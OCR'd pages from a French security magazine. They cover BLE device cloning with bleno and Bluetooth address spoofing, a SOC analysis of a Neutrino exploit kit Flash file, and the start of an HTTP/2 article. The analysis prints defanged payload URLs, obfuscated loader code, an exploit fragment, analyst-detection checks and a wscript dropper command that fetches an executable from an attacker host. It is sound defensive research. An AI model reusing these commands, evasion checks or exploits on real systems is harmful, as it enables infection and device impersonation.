bleno.on('stateChange', (function(adv_data, scan_data){
  return function(state){
    if (state === 'poweredOn') {
      bleno.startAdvertisingWithEIRData(adv_data, scan_data);
    } else {
      bleno.stopAdvertising();
    }
  };
})(new Buffer(advertisement, 'hex'), scan_data));
```

On aura auparavant pris soin d'enregistrer une fonction de gestion de l'évènement **advertisingStart**, afin d'annoncer par la suite la liste des services et caractéristiques supportés :

```
bleno.on('advertisingStart', function(error){
  if (!error) {
    bleno.setServices([
      /** Immediate Alert **/
      new bleno.PrimaryService({
        uuid: '1802',
        characteristics: [
          new bleno.Characteristic({
            uuid: '2A06',
            properties: ['write'],
            onWriteRequest: function(data, offset, withoutResponse,
callback) {
              callback(this.RESULT_SUCCESS);
            }
          })
        ]
      })
    ]);
  }
});
```

On pourra alors terminer en ajoutant un peu d'information de débogage afin d'être prévenu lorsqu'un client se connecte :

```
bleno.on('accept', function(client){
  console.log('Connection accepted from: '+client);
});
```

6.2 Un clone presque parfait

Le clone est exécuté via la ligne de commandes, idéalement avec les droits administrateurs (root) :

```
$ sudo service bluetooth stop
$ sudo hciconfig hci0 up
$ sudo node clone.js
Connection accepted from: fc:f3:1c:92:83:df
Write 02 to Immediate Alert Level characteristic
```

Une application Android comme *nRF Master Control* permet de se connecter à ce périphérique simulé et de lister l'intégralité des services et caractéristiques, comme le montre la figure 2.

À noter qu'il est nécessaire de stopper le service Bluetooth de notre machine pour éviter que celui-ci n'interfère avec la bibliothèque **bleno**. Finalement, nous avons réussi à développer un clone de notre équipement (bien qu'il y ait quelques améliorations possibles), qui propose le même service et la même caractéristique **[14]**. Le clone est aussi en mesure de gérer les écritures, mais pourrait aussi bien supporter les lectures de diverses caractéristiques, voire implémenter une machine à état permettant non seulement de reproduire les services et caractéristiques à l'identique, mais également le comportement du périphérique.

Malgré tout, le clone n'est pas parfait, son adresse Bluetooth est propre au périphérique BLE utilisé. Idéalement, il faudrait pouvoir usurper l'adresse du périphérique d'origine. Ceci est possible à condition d'utiliser un dongle Bluetooth 4.0 de *Cambridge Silicon Radio* (aussi connu sous le nom CSR 4.0).

Ce dongle permet de modifier son adresse de manière logicielle, par l'utilisation de code constructeur. L'outil **bdaddr** **[15]** permet d'ailleurs de modifier facilement l'adresse de l'adaptateur Bluetooth :

```
$ sudo ./bdaddr -i hci1 00:11:22:33:44:55
Manufacturer: Cambridge Silicon Radio (10)
Device address: 00:1A:3E:FA:DD:85
New BD address: 00:11:22:33:44:55

Address changed - Reset device now
```

Il ne reste plus qu'à déconnecter et connecter à nouveau l'adaptateur Bluetooth sur le port USB pour que son adresse soit changée :

```
$ sudo hciconfig hci1
hci1:   Type: BR/EDR    Bus: USB
        BD Address: 00:11:22:33:44:55 ACL MTU: 310:10   SCO MTU:
64:8
        UP RUNNING
        RX bytes:564  acl:0 sco:0 events:29 errors:0
        TX bytes:358  acl:0 sco:0 commands:29 errors:0
```




Figure 2 : Listing des services et caractéristiques d'un périphérique BLE.




Figure 3 : Connexion au périphérique cloné et listing des différents services et caractéristiques.

Pour utiliser ce périphérique avec l'adresse clonée, il est nécessaire de préciser le numéro de périphérique HCI à **bleno**, via une variable d'environnement :

```
# BLENO_HCI_DEVICE_ID=1 node clone.js
```

Ce qui permet d'avoir un clone parfait visible sur l'application *nRF Master Control* (Figure 3).

Conclusion

Cet article a donc décrit le principe de fonctionnement du protocole BLE, ses différents mécanismes de sécurité et les problématiques qui en découlent. Les principaux outils et méthodes pour auditer la sécurité des solutions connectées communiquant en BLE ont été présentés. Finalement, une nouvelle approche permettant d'évaluer leur sécurité a été introduite, le clonage de périphérique. Cette méthode permet ainsi aux auditeurs de se concentrer sur l'étude du comportement des périphériques et de réduire les difficultés techniques liées aux couches protocolaires les plus basses. ■

Remerciements

Merci à toute l'équipe de Digital Security pour les conseils avisés et les différentes relectures.

Références

[1] *Bluetooth Special Interest Group*

[2] https://www.bluetooth.org/en-us/specification/adopted-specifications

[3] https://developer.bluetooth.org/gatt/services/Pages/ServicesHome.aspx

[4] https://developer.bluetooth.org/gatt/characteristics/Pages/CharacteristicsHome.aspx

[5] https://www.adafruit.com/products/2269

[6] https://greatscottgadgets.com/ubertoothone/

[7] https://github.com/sysdream/bluefruit-scapy

[8] https://lacklustre.net/bluetooth/Ryan_Bluetooth_Low_Energy_USENIX_WOOT.pdf

[9] http://ibotpeaches.github.io/Apktool/

[10] http://developer.android.com/tools/help/logcat.html

[11] https://github.com/IanHarvey/bluepy

[12] https://www.bluetooth.org/DocMan/handlers/DownloadDoc.ashx?doc_id=282152

[13] http://samy.pl/ - https://www.wired.com/2015/08/hackers-tiny-device-unlocks-cars-opens-garages/

[14] https://github.com/DigitalSecurity/misc-ble-clone-example/

[15] http://www.petrilopia.net/wordpress/wp-content/uploads/bdaddrtar.bz2

ANALYSE D'UN FICHIER FLASH DÉLIVRÉ PAR L'EXPLOIT KIT NEUTRINO

Cédric HALBRONN (@saidelike)
NCC Group, Royaume-Uni (cedric.halbronn@nccgroup.com)

mots-clés : *EXPLOIT KIT / NEUTRINO / SWF / FLASH / INTERNET EXPLORER / FINGERPRINTING / EXPLOITS / OBFUSCATION*

Cet article détaille l'architecture d'un fichier Flash (format SWF) faisant partie d'un Exploit Kit (EK). Un EK permet de générer différents fichiers obfusqués dans le but d'infecter différentes cibles vulnérables. Le fait que les fichiers générés soient différents rend leur détection et analyse difficile par toutes personnes cherchant à contrer ces attaques. Nous détaillons des outils permettant d'automatiser leur analyse.

1 Contexte

Notre SOC (*Security Operations Center*) analyse en temps réel ce qui est transmis aux utilisateurs que nous tentons de protéger. Certaines méthodes heuristiques permettent de détecter si un fichier délivré est potentiellement malveillant.

La trace suivante montre qu'un navigateur accède à un fichier Flash (format SWF) en précisant sa version (**21.0.0.242**). Le faisceau d'indices ne laisse pas le *referer* atypique. De plus lors de notre analyse, la version de Flash était la cible d'attaques donc le fichier est digne d'intérêt.

```
GET /address/1335107/balance-fountain-click-absurd-merry-sing-
examine.swf HTTP/1.1
Accept: */*
Accept-Language: en-GB
Referer: http://zodlp[.]aebeike[.]xyz/absorb/anJqeWtieHZhaw
x-flash-version: 21,0,0,242
```

Dans la suite de cet article, nous appelons ce premier fichier Flash reçu par le navigateur : fichier initial. Notons que c'est le seul fichier effectivement reçu par le navigateur, car tous les fichiers détaillés dans cet article sont inclus dans ce fichier initial.

2 Architecture

2.1 Obfuscation

De manière générale, tous les composants sont obfusqués à leur niveau. Le fichier Flash initial contient des blobs chiffrés par RC4, il les déchiffre en mémoire sans les écrire sur le disque. Ces blobs correspondent à différents éléments : second fichier Flash, configuration. Ils sont déchiffrés en utilisant des clefs RC4 hardcodées à différents endroits. Par exemple, le second fichier Flash est déchiffré par le fichier initial en utilisant un des blob comme clef RC4. La configuration est donnée comme argument au second fichier Flash qui se charge de la déchiffrer avec une clef présente dans l'Action Script (Figure 1).

La Figure 2 est un exemple d'obfuscation utilisée. Nous voyons que les blobs **rmyrxhyabwygug** et **meqlxhywzvdyv** sont utilisés comme paramètres de la fonction **z()** qui les déchiffre. Le résultat est interprété comme une liste de chaînes de caractères séparées par des « **;** ». Après désobfuscation, on obtient **"loadBytes;removeEventListener;stage;contentLoaderInfo;addChild;addEventListener"**. Donc l'accès à **x[5]** est **"addEventListener"**.




Figure 1 : Déchiffrement des composants.

Le second fichier Flash contient d'autres blobs qui après déchiffrement RC4 correspondent aux exploits Flash (format SWF), Internet Explorer (format HTML), détection d'environnement d'analyste (format JavaScript).

2.2 Configuration

L'EK génère des fichiers initiaux modulaires. Ceci permet de supporter différents exploits et d'en ajouter des nouveaux facilement. Cela permet également aux attaquants de les déployer sur différents sites web. Un exemple de configuration est détaillé ci-après.

```
{ 'debug': {'flash': False},
  'exploit': {
    'nw2': {'enabled': True},
    'nw22': {'enabled': True},
    'nw23': {'enabled': True},
    'nw24': {'enabled': True},
    'nw7': {'enabled': True},
    'nw8': {'enabled': True} },
  'key': {'payload': 'njikqzcmxs'},
  'link': {
    'backUrl': '',
    'bot': 'hxxp://zodlp[.]aebeike[.]xyz/metal/1375169/unconscious-
damage-straighten-absence-cart-aunt-anyway-thread-dusty',
    'flPing': 'hxxp://zodlp[.]aebeike[.]xyz/1972/02/18/massive/
certain/sergeant/slope-breathe-unexpected-upright-temple-faster-
patrician-grace.html',
    'jsPing': 'hxxp://zodlp[.]aebeike[.]xyz/chance/family-
structure-misery-20446186',
    'pnw2': 'hxxp://zodlp[.]aebeike[.]xyz/blur/confusion-backward-
doze-14532603',
    'pnw22': 'hxxp://zodlp[.]aebeike[.]xyz/breast/ZW92eHZ6cGg',
    'pnw23': 'hxxp://zodlp[.]aebeike[.]xyz/2003/09/08/decide/hard/
knot/explore-unfortunate-bewilder.html',
    'pnw24': 'hxxp://zodlp[.]aebeike[.]xyz/fear/eXF2cGY',
    'pnw7': 'hxxp://zodlp[.]aebeike[.]xyz/1984/07/07/history/
already/sink-drift-baby-altogether-wolf.html',
```

```
var _loc7_:int = 257934;
var _loc9_:int = 299264;
this.x = this.z(new rmyrxhyabwygug() as ByteArray,
                new meqlxhywzvdyv() as ByteArray).toString().split(";");
var _loc10_:int = 702556;
var _loc5_:int = 806103;
var _loc3_:int = 320039;
var _loc13_:int = 885726;
if(this[this.x[2]])
{
   _loc17_ = 460107;
   _loc8_ = 754089;
   this.h();
   _loc14_ = 740871;
   _loc11_ = 695982;
}
else
{
   _loc15_ = 176392;
   _loc2_ = 383009;
   this[this.x[5]]("addedToStage",this.h);
   _loc4_ = 771346;
   _loc1_ = 488458;
}
```

Figure 2 : Obfuscation du fichier Flash.

```
    'pnw8': 'hxxp://zodlp[.]aebeike[.]xyz/2015/04/21/motion/treat-
monstrous-passage-crook-firm.html',
    'soft': 'hxxp://zodlp[.]aebeike[.]xyz/bosom/bmpzbWFvYmdr' },
  'marker': 'rtConfig' }
```

nwXX sont les différents exploits supportés. **pwnXX** sont les URLs où aller chercher l'exécutable Windows (format *Portable Executable*) à exécuter après que l'exploit ait fonctionné. Ces URLs sont passées en paramètres aux exploits (architecture modulaire). La clef RC4 (**key**) est utilisée pour déchiffrer le fichier PE. Ainsi, le fichier PE ne passe jamais en clair sur le réseau. Un analyste doit désobfusquer le fichier initial pour pouvoir analyser le fichier PE final. Différents exploits sont supportés afin de cibler le maximum de versions d'Internet Explorer (IE) et Flash.

2.3 Détection d'un analyste

Avant d'utiliser un des exploits, un fichier JavaScript est exécuté afin de détecter s'il s'exécute dans un environnement comprenant l'un des outils suivants : VirtualBox, VMWare, Fiddler2, Wireshark, FFDec, ESET AV, Bitdefender AV. Si un des outils est trouvé, aucun exploit n'est exécuté, car il est supposé que c'est un environnement d'un analyste. Note aux administrateurs IT : il ne vous reste plus qu'à installer Wireshark sur toutes les machines que vous administrez pour éviter que vos utilisateurs soient infectés :).

```
[{ "name" : "VirtualBox Guest Additions",
   "res" : "res://C:\\Program Files\\Oracle\\VirtualBox Guest
Additions\\DIFxAPI.dll/#24/123",
   "type" : "vm" },
 { "name" : "VMware Tools",
   "res" : "res://C:\\Program Files\\VMware\\VMware Tools\\
VMToolsHook.dll/#24/2",
   "type" : "vm" },
 { "name" : "Fiddler2",
   "res" : "res://C:\\Program Files (x86)\\Fiddler2\\uninst.
exe/#24/1",
   "type" : "tool"},
```

```
 { "name" : "Wireshark",
   "res" : "res://C:\\Program Files (x86)\\Wireshark\\wireshark.
exe/#24/1",
   "type" : "tool"},
 { "name" : "FFDec",
   "res" : "res://C:\\Program Files (x86)\\FFDec\\Uninstall.
exe/#24/1",
   "type" : "tool"},
 { "name" : "ESET NOD32 Antivirus",
   "res" : "res://C:\\Program Files\\ESET\\ESET NOD32 Antivirus\\
egui.exe/#24/1",
   "type" : "av" },
 { "name" : "Bitdefender 2016",
   "res" : "res://C:\\Program Files\\Bitdefender Agent\\
ProductAgentService.exe/#24/1",
   "type" : "av" }]
```

On peut également noter que les antivirus NOD32 et Bitdefender sont les seuls présents. Est-ce un choix des attaquants, car ils considèrent que les analystes les utilisent ? Ou bien ces antivirus sont-ils meilleurs que les autres et les seuls à détecter les exploits comme malveillants ?

2.4 Exploits

Contrairement à tous les autres composants, les exploits ne sont pas obfusqués et nous avons accès aux noms originaux.

```
private function si32_overflow(param1:int, param2:int) : v
{
    var _loc4_:* = 0;
    var _loc3_:int = 0;
    _loc3_ = 2147483644 + this.add(param1);
    si32(param2,_loc3_);
    _loc3_ = _loc3_ - 2097148;
    _loc4_ = li32(_loc3_);
    _loc3_ = _loc3_ - 4;
    _loc4_ = li32(_loc3_);
}

private function read_int_overflow(param1:uint) : uint
{
    var _loc2_:int = 0;
    var _loc3_:* = 0;
    try
    {
        _loc2_ = param1;
        _loc3_ = uint(this.li32_overflow(_loc2_));
```

Fig. 3 : Code de l'exploit non-obfusqué.

Le tableau suivant résume les exploits utilisés :

2.5 Payload

Tous les exploits exécutent le même shellcode. Il consiste en un premier shellcode qui déchiffre un second par un simple XOR (un octet) et l'exécute. Le second shellcode accède au PEB et à la liste des modules (DLL) pour résoudre l'adresse de **CreateProcessA**. Il utilise cette fonction pour écrire un script Visual Basic (VB) dans le répertoire temporaire de Windows et l'exécute.

```
cmd.exe /q /c cd /d "%tmp%"
echo ... > WMD1NF.tmp
start wscript /B /E:JScript WMD1NF.tmp "njikqzcmxs" \
             "hxxp://zodlp[.]aebeike[.]xyz/breast/ZW92eHZ6cGg" \
             "target user agent"
```

Le script VB est obfusqué. Il télécharge l'exécutable Windows depuis l'adresse précisée par la configuration et il le déchiffre en utilisant la clef RC4 de la configuration (**"njikqzcmxs"**).

3 Automatisation de l'analyse

Comme expliqué précédemment, chaque fois qu'un fichier initial est généré par l'EK, il utilise des noms de fonctions, noms de variables, URLs, clefs RC4 et noms de blobs différents. L'analyse manuelle de chaque fichier serait fastidieuse. Mak (@maciekkotozicz) a publié un script basé sur **pyswf** pour manipuler le format SWF. Il permet d'extraire les exploits présents dans un fichier Flash initial. Il se base sur le fait que même si les fichiers initiaux sont différents, ils ont tous la même architecture. Nous avons modifié ce script afin qu'il sauvegarde la configuration et les noms originaux des exploits. Nous détaillons son principe dans cette section.

Analysons le code du fichier initial après désobfuscation :

```
private function h(param1:Event = null) : void
{
    this["removeEventListener"]("addedToStage",this.h);
    var _loc7_:ByteArray = new iqdghofvnmnmn() as ByteArray;
    var _loc50_:ByteArray = new rmyrxhyabwygug() as ByteArray;
    var _loc35_:ByteArray = new ByteArray();
   _loc35_.writeBytes(new iecqnvmtbfwkz() as ByteArray);
```

CVE ID	Cible	Source / date de première apparition
2015-8651	Flash < 18.0.0.324 et 19.x / 20.x < 20.0.0.267 (décembre 2015)	In the wild, décembre 2015 [1]
2016-1019	Flash <= 21.0.0.197 (avril 2016)	Détecté dans l'EK Magnitude, avril 2016 [2]
2016-4117	Flash <= 21.0.0.226 (mai 2016)	Détecté par FireEye (in the wild), mai 2016 [3]
2014-6332	IE < novembre 2014	Trouvé par IBM en mai 2014 (non public) et détaillé publiquement par IBM en novembre 2014. Exploit disponible dans Metasploit [4][5][6]
2016-0189	IE < mai 2016	Mai 2016 (in the wild) et dans l'EK Neutrino en juin 2016 après que Theori ait publié leur exploit [7][8]

```
    _loc35_.writeBytes(new rrazhdfpslkf() as ByteArray);
    _loc35_.writeBytes(new xsloaqqqdldwnit() as ByteArray);
    _loc35_.writeBytes(new ifpafpijuxcghif() as ByteArray);
    _loc35_.writeBytes(new artahkrkwuh() as ByteArray);
    _loc35_.writeBytes(new daimfxmlnvui() as ByteArray);
    _loc35_.writeBytes(new xoafugflzgskxd() as ByteArray);
    _loc35_.writeBytes(new skrvlzirxvd() as ByteArray);
    _loc35_.writeBytes(new qysjvhjabpgm() as ByteArray);
    _loc35_.writeBytes(new mfakihctyyfxh() as ByteArray);
    _loc35_ = this.decrypt(_loc50_,_loc35_);
    var _loc9_:Loader = new Loader();
    _loc9_["contentLoaderInfo"]["addEventListener"]("complete",this.q);
    _loc9_["loadBytes"](_loc35_);
}
```

La fonction **decrypt()** prend comme arguments : **_loc50_** qui correspond à un blob (clef RC4) et **_loc35_** qui est la concaténation de plusieurs blobs (second fichier Flash chiffré). Nous pouvons donc reconstituer le second fichier Flash en concaténant tous les blobs compris entre la première occurrence de **writeBytes()** et l'appel à **Loader()**.

Après avoir listé tous les blobs, nous isolons ceux qui ont une taille inférieure à 80 octets, car ce sont des clefs RC4 potentielles pour déchiffrer la suite. De plus, nous pouvons mettre de côté le blob utilisé pour la configuration. En effet, il a un format particulier et contient sa taille en ASCII au début du blob avant les données chiffrées. Enfin, nous listons toutes les chaînes de caractères de l'Action Script qui sont la concaténation d'au moins 5 lettres suivies d'au moins 4 chiffres, car ils sont des clefs RC4 potentielles.

Nous tentons de déchiffrer le second fichier Flash en utilisant les clefs blob RC4 potentielles jusqu'à obtenir une signature de fichier Flash valide (magic ZWS, CWS ou FWS). Ensuite, nous tentons de déchiffrer le blob HTML avec les clefs chaîne de caractères RC4 potentielles jusqu'à ce qu'on obtienne un flux compressé ZLIB valide. Cette clef RC4 est utilisée pour déchiffrer tous les exploits et le JavaScript détectant l'analyste. Enfin, la clef chaîne de caractère restante sert à déchiffrer la configuration (Figure 1).

4 Aller plus loin

Cet article n'était qu'une introduction. Si vous voulez plus d'informations sur les composants du fichier Flash initial, vous pouvez lire le document que nous avons publié sur le GitHub de NCC Group **[9]** ainsi qu'accéder aux scripts permettant son analyse **[10]**.

L'architecture modulaire est intéressante pour les équipes de Red Team, car les exploits présents peuvent être réutilisés tels quels après avoir modifié l'URL de l'exécutable Windows et la clef RC4 de déchiffrement. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

HTTP, LE PROTOCOLE QUI RÉPOND PLUS VITE QUE SON OMBRE

Les plus anciens d'entre nous avaient l'habitude de commencer leurs tests d'intrusions par des nmap avec trois lignes d'options. L'étape de scan de ports prenait des heures pour vérifier la présence de services accessibles sur les 65536 ports possibles en UDP et TCP. Les yeux s'éclairent à la découverte de toutes les lignes affichant « open » et l'amusement commençait pour vérifier s'il n'existait pas une vulnérabilité recensée sur le service, une erreur de configuration ou des identifiants faibles.

Il est probable que nous vivions les dernières années des ports 143/993 à l'heure des webmails (110 et 995 ont déjà été oubliés depuis longtemps), des 1433/3306/5432 quand les bases de données sont de plus en plus souvent consultées au travers de webservices ou encore du FTP avec sa gestion de ports improbable.

C'est donc via le vénérable protocole HTTP que nous accédons aux messageries, aux serveurs de fichiers, et même aux bases de données. Un protocole sans états, conçu sans intégrer de chiffrement et qui nécessitait à ses débuts une session TCP par requête. Alors, comme adorent le faire les informaticiens, des enrichissements ont été ajoutés année après année pour l'enrichir, ajouter quelques mécanismes de sécurité, intégrer nativement le chiffrement et surtout améliorer les performances.

C'est d'ailleurs en terme de performances que les efforts ont principalement été concentrés. La dernière version du protocole, le HTTP/2 s'appuie en effet sur les travaux entrepris par Google pour gagner quelques précieuses millisecondes dans le chargement des pages. Ces travaux ont donné le jour à deux variantes du protocole HTTP dénommées pour l'une QUIC (« quick ») et pour l'autre SPDY (« speedy »), les noms parlent d'eux-mêmes quant aux objectifs escomptés...

Au-delà de l'évolution du protocole qui sera ausculté en détail nous aborderons également l'adaptation des infrastructures de sécurité aux enjeux posés par la généralisation de HTTP pour tout faire. Nous nous interrogerons également sur la confiance que nous pouvons conserver dans les autorités de certifications avant de conclure sur les primitives cryptographiques de JavaScript.

Cédric Foll

AU SOMMAIRE DE CE DOSSIER :

HTTP/2 : ATTENTION, PEINTURE FRAÎCHE !

Florian MAURY

Spécialiste en sécurité des réseaux et des protocoles.

mots-clés : HTTP/2 / SPDY / PERFORMANCES / VULNÉRABILITÉS

Standardisé en mai 2015 [RFC7540, RFC7541], HTTP/2 fait depuis l'objet de nombreuses campagnes « marketing » de la part de Google, Cloudflare ou Akamai. En contre-courant de cette vague (trop ?) enthousiaste se dressent des voix tentant de tempérer les prétendues améliorations en performance provenant de bancs de test biaisés. La communauté sécurité n'est pas en reste, soulignant que HTTP/2 n'est pas le remplaçant de HTTP/1.1 [Snort], mais bien un nouveau protocole à part entière dont la complexité est significative et les enjeux encore mal compris. Cet article détaille les défauts de HTTP/1.1 présentés comme justificatifs pour HTTP/2. Il dresse ensuite un portrait de ce nouveau protocole et de certaines réserves à son encontre.

1 HTTP/1.1, le dinosaure du web

Spécifié pour la première fois en 1999 avec la RFC2616 **[RFC2616]**, HTTP/1.1 est parfois considéré comme un dinosaure. Il est vrai que si les RFC sont immuables, l'écosystème du Web, en mutation permanente, a bien évolué depuis lors. HTTP/1.1 résiste néanmoins aux affres du temps grâce à sa capacité à être étendu, ainsi qu'à la relative « flexibilité » que la communauté web s'accorde vis-à-vis des normes, qu'elles proviennent du W3C ou de l'IETF. Ce sont ainsi plusieurs dizaines de RFC qui sont venus enrichir le substrat de la RFC 2616 avec des mécanismes d'authentification (authentification basique, Kerberos...), la capacité de gérer des systèmes de fichiers (WebDav) ou encore de nouveaux en-têtes (`Origin`, `Cookie2`, `Access-Control-Allow-Origin`...).

Malgré ses qualités, le texte normatif originel n'est pas exempt de défauts rédactionnels et techniques. Ainsi, en 2014, une longue série de RFCs, de RFC7230 à RFC7238, est venue rafraîchir le protocole. Plusieurs concernent la capacité à définir les bornes (longueur, délimiteurs) entourant, par exemple, les en-têtes ou encore le corps du message HTTP. Par exemple, les règles d'usage de l'en-tête `Content-Length` ont été affermies, et les en-têtes ne peuvent plus être écrits sur plusieurs lignes. Le second changement a attrait au nombre de connexions HTTP simultanées autorisées entre un client HTTP et une « destination » : maintenant illimité par la norme, il était autrefois restreint à un maximum de deux.

Pour comprendre en quoi l'ancienne limitation du nombre de connexions simultanées avait un impact négatif sur les performances, il est nécessaire de comprendre la mécanique entourant les connexions HTTP.

1.1 Connexions HTTP et l'impact sur les performances

HTTP/1.1 est un protocole client-serveur et sans état. Chaque transaction, c'est-à-dire chaque couple requête/réponse, est initiée par le client, au travers d'une connexion HTTP. Dans sa forme la plus simple, la connexion relie directement un navigateur web à un serveur HTTP. Il est cependant fréquent que de nombreux équipements intermédiaires se placent sur le chemin. Chaque équipement est alors client de l'équipement suivant jusqu'à ce que le navigateur soit relié au serveur HTTP. Ces équipements intermédiaires peuvent être, par exemple, des serveurs caches comme

Squid, des serveurs mandataires-inverses (*reverse proxy*), terminateurs de connexion TLS et répartiteurs de charge comme HAProxy ou Nginx, des CDN (*Content Delivery Network*) comme Cloudflare, ou encore des inspecteurs de trafic comme certains antivirus.

Dans le cas où des intermédiaires figurent entre le navigateur et le serveur HTTP, il existe plusieurs connexions successives, formant un « circuit » entre les deux « bouts » de la communication, comme le montre la figure 1. Chacune de ces connexions dispose de caractéristiques techniques inhérentes. Il peut s'agir, par exemple, de la qualité de la connexion TCP entre deux hôtes, mais aussi d'informations exprimées dans le message HTTP transporté. Ainsi, certains en-têtes HTTP n'ont de sens qu'entre deux équipements du circuit (e.g. en-têtes relatifs au maintien ou non de la connexion après l'analyse du message HTTP courant), la plupart n'ont de sens que pour les équipements à chaque bout du circuit, mais il en est d'autres qui doivent être interprétés à chaque « saut » (e.g. en-têtes relatifs à la mise en cache). En outre, il est prévu que les équipements intermédiaires puissent ajouter, supprimer ou modifier des en-têtes spécifiques. C'est, par exemple, le cas de l'en-tête **`Connection`**, qui liste les en-têtes ne devant pas être transmis à l'équipement suivant.




Figure 1 : Une connexion HTTP passant à travers des équipements intermédiaires. Les en-têtes rouges sont interprétés par les équipements aux extrémités du circuit, les bleus sont transportés tout le long du circuit et sont interprétés par chaque équipement intermédiaire. Les en-têtes violets n'ont de sens qu'entre deux équipements.

Au début de HTTP, les connexions étaient fermées après la transmission d'une unique réponse. Avec HTTP/1.1, ce n'est plus le cas ; les connexions sont dites persistantes, et elles peuvent être employées pour transporter une ou plusieurs transactions. À ce jour, les requêtes envoyées dans les connexions persistantes se succèdent : chaque nouvelle requête est transmise après la réception de la réponse à la requête précédente. La connexion est finalement fermée après un délai d'inactivité, généralement dénoté **`keepalive`** dans les configurations des serveurs HTTP.

Un mécanisme appelé *pipelining* repose sur l'envoi « à la chaine » de requêtes idempotentes sans avoir à attendre les réponses avant d'envoyer les requêtes suivantes. Ce procédé avait été spécifié dès 1999. Il n'a cependant jamais été vraiment exploité par les navigateurs **[draft-nottingham]**. Le *pipelining* n'aurait toutefois pas été la panacée, puisqu'il subsisterait un problème, baptisé *head-of-line blocking*. En effet, bien que plusieurs requêtes et réponses soient échangées au travers d'une même connexion, chacune est atomique : il n'est pas possible d'interrompre une réponse pour en envoyer une autre plus prioritaire, plus rapide à générer, ou simplement plus petite. Un équipement doit donc parfois attendre, sans rien envoyer, que la réponse en cours de transmission ait été intégralement générée puis envoyée pour envoyer une autre réponse.

Ces contraintes sur l'usage des connexions persistantes peuvent avoir un impact sur le chargement de documents HTML contenant de nombreuses ressources externes, comme des images. Pour contourner ce problème, plusieurs connexions peuvent être ouvertes simultanément. Il est cependant rapidement requis d'établir de très nombreuses connexions simultanées ou d'avoir recours à des astuces.

Dans un premier temps, les implémentations de clients HTTP ont pris des libertés sur la norme, jugeant que la prudente limite de deux connexions maximum par « destination » était en décalage avec les capacités de traitement des serveurs des années 2000. Ainsi, il est fréquemment constaté que les clients modernes ouvrent jusqu'à six connexions simultanées par « destination ». En outre, avec le temps, la créativité bouillonnante de la communauté web a donné la naissance à de nombreuses astuces techniques pour optimiser au mieux l'utilisation des connexions HTTP **[FrontEndOptim]**. Quelques-unes de ces astuces sont étudiées dans les sections suivantes de cet article.

1.2 Domain Sharding

Avec une limite du nombre maximal de connexions par « destination », et la possibilité de charger un seul document à la fois sur chacune d'entre elles, le téléchargement d'une page contenant de nombreuses ressources est nécessairement effectué par étape. Ainsi, la représentation sur une échelle temporelle des requêtes HTTP envoyées lors du chargement d'une page web s'organise d'une manière caractéristique, surnommée « l'effet chute d'eau » (*waterfall*), illustré par la figure 2 ci-contre.

Pour pallier ce phénomène, la technique du *domain sharding* a été adoptée par certains. Celle-ci repose sur la définition vague de la notion de « destination » d'une connexion, dans la RFC2616. En effet, elle y est décrite comme « un programme acceptant des connexions entrantes et renvoyant une réponse ». Cette définition nécessite, par essence, de la flexibilité intellectuelle pour être implémentée. En effet, du point de vue réseau, la notion de programme est moins représentative que

